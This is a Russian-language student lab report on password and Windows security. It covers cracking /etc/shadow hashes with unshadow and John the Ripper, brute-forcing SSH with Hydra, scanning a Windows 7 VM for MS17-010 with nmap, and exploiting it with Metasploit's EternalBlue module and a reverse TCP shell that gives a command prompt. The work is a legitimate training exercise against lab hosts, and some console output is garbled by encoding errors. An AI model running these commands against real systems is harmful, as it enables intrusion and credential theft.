Отчет

Задание:

1.Изучить вопрос безопасности паролей. Провести атаку на пароли с помощью John The Ripper+unshadow (оффлайн режим), Hydra (онлайн режим). В качестве инструкции можно использовать видеоматерилы или документ из доп материалов УрокMetasploitкоманды.docx

2.Установить Metasploit Framework(если не был установлен), настроить (как в методичке к уроке)

3.Проверить систему на базе ОС Windows на уязвимости, которые могут привести к атакам WannaCRY и подобного вредоносного ПО. Если система уязвима, при помощи MSF продемонстрируйте возможные векторы атак с использованием данной уязвимости.

Выполнение:

1. Изучить вопрос безопасности паролей.

1.1 Атака на пароли с помощью John The Ripper+unshadow (оффлайн режим):


Команды:

```
unshadow /etc/passwd /etc/shadow > unshadow.txt
john unshadow.txt --show
```

Результат:

```
kali:kali:1000:1000:,,,:/home/kali:/bin/bash


1 password hash cracked, 0 left
```

Скриншот консоли:



```
root@kali20:/home/kali# unshadow /etc/passwd /etc/shadow > unshadow.txt
root@kali20:/home/kali# john unshadow.txt --show
kali:kali:1000:1000:,,,:/home/kali:/bin/bash

1 password hash cracked, 0 left
root@kali20:/home/kali# 
```

1.2 Атака на пароли с помощью Hydra (онлайн режим):


Команды:

Изучить вопрос безопасности паролей

Результат:

```
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-27 15:14:19
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:1/p:3), ~1 try per task
[DATA] attacking ssh://192.168.1.172:22/
[22][ssh] host: 192.168.1.172   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-27 15:14:21
```

Скриншот консоли:



```
root@kali20:/home/kali# hydra -l msfadmin ssh://192.168.1.172 -e nsr
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret serv
ice organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-27 15:14:19
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommen
ded to reduce the tasks: use -t 4
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:1/p:3), ~1 try pe
r task
[DATA] attacking ssh://192.168.1.172:22/
[22][ssh] host: 192.168.1.172   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-27 15:14:21
root@kali20:/home/kali#
```

2. Установить и настроить Metasploit Framework.

Установка Metasploit Framework не потребовалась.

3. Уязвимости ОС Windows.

3.1 Проверить систему на базе ОС Windows на уязвимости, которые могут привести к атакам WannaCRY и подобного вредоносного ПО:

Команды:


```
nmap --script smb-vuln-ms17-010.nse 192.168.1.164
```

Результат:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-29 04:48 +08
Nmap scan report for 192.168.1.164
Host is up (0.00032s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
```

```
445/tcp  open  microsoft-ds
2869/tcp open  icslap
5357/tcp open  wsdapi
MAC Address: 00:0C:29:52:EA:B0 (VMware)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 5.10 seconds
```

Скриншот консоли:



```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-29 04:49 +08
Nmap scan report for 192.168.1.164
Host is up (0.00029s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
5357/tcp open  wsdapi
MAC Address: 00:0C:29:52:EA:B0 (VMware)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 4.71 seconds
root@kali20:/home/kali# 
```

3.2 При помощи MSF продемонстрируйте возможные векторы атак:

3.2.1 Поиск exploit

Команды:

```
search CVE-2017-0143
```

Результат:

```
Matching Modules
================

    #  Name                                     Disclosure Date  Rank     Check  Description
    -  ----                                     ---------------  ----     -----  -----------
    0  auxiliary/admin/smb/ms17_010_command          2017-03-14       normal   No     MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
    1  auxiliary/scanner/smb/smb_ms17_010                             normal   No     MS17-010 SMB
RCE Detection
    2  exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010
EternalBlue SMB Remote Windows Kernel Pool Corruption
    3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       average  No     MS17-
010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
    4  exploit/windows/smb/ms17_010_psexec           2017-03-14       normal   Yes    MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
    5  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes    SMB
DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index, for example use 5 or use
exploit/windows/smb/smb_doublepulsar_rce
```

3.2.1 Выбор exploit для использования

Команды:

```
use exploit/windows/smb/ms17_010_eternalblue
```

3.2.2 Эксплуатация уязвимостиУстановка адреса атакуемого узла:

```
set RHOSTS 192.168.1.164
set LHOSTS 192.168.1.139
set payload windows/x64/shell/reverse_tcp
```


```
exploit
```

Результат:

```
[*] Started reverse TCP handler on 192.168.1.139:4444
[*] 192.168.1.164:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.164:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.164:445     - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.164:445 - Connecting to target for exploitation.
[+] 192.168.1.164:445 - Connection established for exploitation.
[+] 192.168.1.164:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.164:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.1.164:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.1.164:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.1.164:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.1.164:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.164:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.164:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.164:445 - Starting non-paged pool grooming
[+] 192.168.1.164:445 - Sending SMBv2 buffers
[+] 192.168.1.164:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.164:445 - Sending final SMBv2 buffers.
[*] 192.168.1.164:445 - Sending last fragment of exploit packet!
[*] 192.168.1.164:445 - Receiving response from exploit packet
[+] 192.168.1.164:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.164:445 - Sending egg to corrupted connection.
[*] 192.168.1.164:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 192.168.1.164
[*] Command shell session 2 opened (192.168.1.139:4444 -> 192.168.1.164:49707) at 2020-09-29 05:13:39 +0800
[+] 192.168.1.164:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.164:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.164:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

Microsoft Windows [Version 6.1.7601]
(c) ��அ����� ���������� (Microsoft Corp.), 2009. ��� �� ����饭�.

C:\Windows\system32>dir \
dir \
���  �  ���ள�⁚ C �� ������ ��.
��□��� ����� □�: 8E70-A940
```

```
����ন��� ����� C:\

14.07.2009  12:20    <DIR>          PerfLogs
07.02.2017  21:33    <DIR>          Program Files
07.02.2017  21:37    <DIR>          Program Files (x86)
28.09.2020  20:55    <DIR>          Users
28.09.2020  20:56    <DIR>          Windows
30.01.2017  17:50    <DIR>          ��+����
               0 蹝���          0 ����
               6 �����  51�356�168�192 ���� □�����
C:\Windows\system32>
```

Скриншот консоли:



```
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.139    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell
set payload windows/x64/shell/bind_ipv6_tcp       set payload windows/x64/shell/reverse_tcp
set payload windows/x64/shell/bind_ipv6_tcp_uuid  set payload windows/x64/shell/reverse_tcp_rc4
set payload windows/x64/shell/bind_named_pipe     set payload windows/x64/shell/reverse_tcp_uuid
set payload windows/x64/shell/bind_tcp            set payload windows/x64/shell_bind_tcp
set payload windows/x64/shell/bind_tcp_rc4        set payload windows/x64/shell_reverse_tcp
set payload windows/x64/shell/bind_tcp_uuid
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/reverse_tcp
payload ⇒ windows/x64/shell/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.139:4444
[*] 192.168.1.164:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.164:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
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[+] 192.168.1.164:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.1.164:445 - Sending egg to corrupted connection.
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[+] 192.168.1.164:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.164:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

Microsoft Windows [Version 6.1.7601]
(c) ��������� ���������� (Microsoft Corp.), 2009. ���� �� ����

C:\Windows\system32>dir /
```